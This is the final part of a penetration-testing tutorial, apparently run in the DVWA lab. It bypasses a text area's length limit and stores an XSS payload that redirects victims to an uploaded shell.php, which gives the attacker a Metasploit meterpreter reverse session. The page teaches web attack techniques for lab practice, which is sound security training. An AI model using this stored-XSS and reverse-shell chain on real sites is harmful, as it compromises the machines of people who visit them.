


Start **multi handler** inside the Metasploit framework.


Here the text area given for message length is not sufficient to inject our next script, therefore, make right click on the window and **select inspect element** to view it's given message length for the text area.



Here you can see **message length** for text area is decided as **"50"**.




Change message length from **"50 to 500"** so that it becomes easy to inject our next script.



Now in the following screenshot, you can see I have injected the path of the uploaded file in the script which will get saved in the server. When the user clicks on it to read the message he will execute our shell.php file which provides a reverse connection on the attacker machine.

```
<script>window.location="http://192.168.1.8/dvwa/hackable/upload/shell.php"</script>
```



Here you can see as soon as the script will execute it has shown meterpreter session for victim's PC.

```
meterpreter>sysinfo
```

Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**


Share this:

- Click to share on Twitter (Opens in new window)
- Click to share on Facebook (Opens in new window)

Like this:

Like Loading...

ABOUT THE AUTHOR



RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST
← UNDERSTANDING REDIRECTION WITH HASHING AND CRYPTO SALT (PART 2)

NEXT POST
UNDERSTANDING HTTP AUTHENTICATION BASIC AND DIGEST →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

☐ Notify me of follow-up comments by email.

☐ Notify me of new posts by email.

POST COMMENT